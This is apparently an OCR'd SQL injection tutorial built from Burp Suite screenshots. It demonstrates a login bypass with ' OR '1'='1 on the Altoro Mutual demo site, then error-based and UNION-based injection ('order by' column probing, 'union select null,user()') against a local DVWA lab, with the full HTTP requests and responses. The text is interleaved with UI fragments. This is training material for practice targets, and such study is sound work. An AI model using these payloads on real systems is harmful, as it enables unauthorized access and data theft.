
SELECT * FROM Users WHERE Username='cloud’ AND Password='1' OR '1' = '1'

After a short analysis we notice that the query returns a value (or a set of values) because the condition is always true (OR 1=1). In this way the system has authenticated the user without knowing the username and password.


Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Versions
Software Vulnerability Scanner
1 ×
...
Go
Cancel
Follow redirection
Request
Raw
Params
Headers
Hex
Response
Raw
Headers
Hex
HTML
Render

```
POST /bank/login.aspx HTTP/1.1
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0)
Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,vi-VN;q=0.8,vi;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://demo.testfire.net/bank/login.aspx
Content-Type: application/x-www-form-urlencoded
Content-Length: 56
Cookie: ASP.NET_SessionId=etiiip45car0y23ev33ubj45;
amSessionId=14578236245;
amUserInfo=UserName=Y2xvdWQ=&Password=MScgb3IgJzEnID0gJzE=
Connection: close
Upgrade-Insecure-Requests: 1

uid=cloud&passw=1%27+or+%271%27+%3D+%271&btnSubmit=Login
```

```
HTTP/1.1 302 Found
Cache-Control: no-cache
Pragma: no-cache
Content-Length: 136
Content-Type: text/html; charset=utf-8
Expires: -1
Location: /bank/main.aspx
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
Set-Cookie: amUserInfo=UserName=Y2xvdWQ=&Password=MScgb3IgJzEnID0gJzE=
GMT; path=/
Set-Cookie: amUserId=1; path=/
X-Powered-By: ASP.NET
Date: Sun, 04 Mar 2018 21:00:06 GMT
Connection: close

<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="%2fbank%2fmain.aspx">here</a>.</h2>
</body></html>
```


demo.testfire.net/b
Tìm kiếm
Sign Off | Contact Us | Feedback | Search
Go
AltoroMutual
DEMO SITE ONLY
MY ACCOUNT
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
I WANT TO ...
View Account Summary
View Recent Transactions
Transfer Funds
Search News Articles
Customize Site Language
ADMINISTRATION
View Application Values
Edit Users


Hello Admin User

Welcome to Altoro Mutual Online.


View Account Details:

GO

Error-Based SQL Injection


ERROR-BASED SQL INJECTION
ERROR!
MySQL throws an error
Web Server
Web Application Server
Database Server
infySEC

An Error based exploitation technique is useful when the tester for some reason can't exploit the SQL injection vulnerability using other technique such as UNION. The Error based technique consists in forcing the database to perform some operation in which the result will be an error. The point here is to try to extract some data from the database and show it in the error message. This exploitation technique can be different from DBMS to DBMS (check DBMS specific section).




INFORMATION SCHEMA

- Server Name
- Database Name
- Software Version
- Host Name
- Tables
- Columns

Database server

- Server: 127.0.0.1 via TCP/IP
- Software: MySQL
- Software version: 5.5.27 - MySQL Community Server (GPL)
- Protocol version: 10
- User: root@localhost
- Server charset: UTF-8 Unicode (utf8)



1 ×
2 ×
...
Go
Cancel
Target: http://192
Request
Raw
Params
Headers
Hex
Response
Raw
Headers
Hex
HTML
Render
DVWA
View Source
Submit

```
GET /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
Host: 192.168.1.40
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,vi-VN;q=0.8,vi;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.40/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=ummvn7ntsncibvgvknbul5mgh0;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Vulnerability: SQL

User ID:


```
ID: 1
First name: admin
Surname: admin
```


1 ×
2 ×
...
Go
Cancel
Target: http://1
Request
Raw
Params
Headers
Hex
Response
Raw
Headers
Hex
HTML
Render
DVWA
View Source
Submit

```
GET /dvwa/vulnerabilities/sqli/?id=7&Submit=Submit HTTP/1.1
Host: 192.168.1.40
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,vi-VN;q=0.8,vi;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.40/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=ummvn7ntsncibvgvknbul5mgh0;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```


Vulnerability: SQL

User ID:


1 ×
2 ×
...
Go
Cancel
Target: http://192.168.1.40
Request
Raw
Params
Headers
Hex
Response
Raw
Headers
Hex
XML

```
GET /dvwa/vulnerabilities/sqli/?id='&Submit=Submit HTTP/1.1
Host: 192.168.1.40
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,vi-VN;q=0.8,vi;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.40/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=ummvn7ntsncibvgvknbul5mgh0;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```


```
<pre>You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use near
''''' at line 1</pre>
```


1 ×
3 ×
...
Go
Cancel
Target: http://192.168.1.40
Request
Raw
Params
Headers
Hex
Add
Remove
Up
Down
Response
Raw
Headers
Hex
XML

GET request to /dvwa/vulnerabilities/sqli/

Type	Name	Value
URL	id	1' order by 3#
URL	Submit	Submit
Cookie	security	low
Cookie	PHPSESSID	ummvn7ntsncibvgvknbu15mgh0
Cookie	acopendivids	swingset,jotto,phpbb2,redmine
Cookie	acgroupswithpersist	nada


```
HTTP/1.1 200 OK
Date: Sun, 04 Mar 2018 22:25:53 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with
Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14
OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 47
Connection: close
Content-Type: text/html

<pre>Unknown column '3' in 'order clause'</pre>
```


1 ×
3 ×
...
Go
Cancel
Target: http://192.168.1.40
Request
Raw
Params
Headers
Hex
Add
Remove
Up
Down
Response
Raw
Headers
Hex
HTML
Render
DVWA
View Source
Vulnerability: SQL Injec
User ID:
Submit

GET request to /dvwa/vulnerabilities/sqli/

Type	Name	Value
URL	id	1' order by 2#
URL	Submit	Submit
Cookie	security	low
Cookie	PHPSESSID	ummvn7ntsncibvgvknbu15mgh0
Cookie	acopendivids	swingset,jotto,phpbb2,redmine
Cookie	acgroupswithpersist	nada


```
ID: 1' order by 2#
First name: admin
Surname: admin
```


1 ×
4 ×
...
Go
Cancel
Ta
Request
Raw
Params
Headers
Hex
Add
Remove
Up
Down
Response
Raw
Headers
Hex
HTML
Render
DVWA
View Source
Vulnerability: SQL
User ID:
Submit

GET request to /dvwa/vulnerabilities/sqli/

Type	Name	Value
URL	id	1' union select null,user()#
URL	Submit	Submit
Cookie	security	low
Cookie	PHPSESSID	ummvn7ntsncibvgvknbu15mgh0
Cookie	acopendivids	swingset,jotto,phpbb2,redmine
Cookie	acgroupswithpersist	nada


```
ID: 1' union select null,user()#
First name: admin
Surname: admin
ID: 1' union select null,user()#
First name:
Surname: dvwa@localhost
```


1 ×
4 ×
...
Go
Cancel
Targe
Request
Raw
Params
Headers
Hex
Add
Remove
Up
Down
Response
Raw
Headers
Hex
HTML
Render
DVWA
View Source
Vulnerability: SQL
User ID:
Submit

GET request to /dvwa/vulnerabilities/sqli/

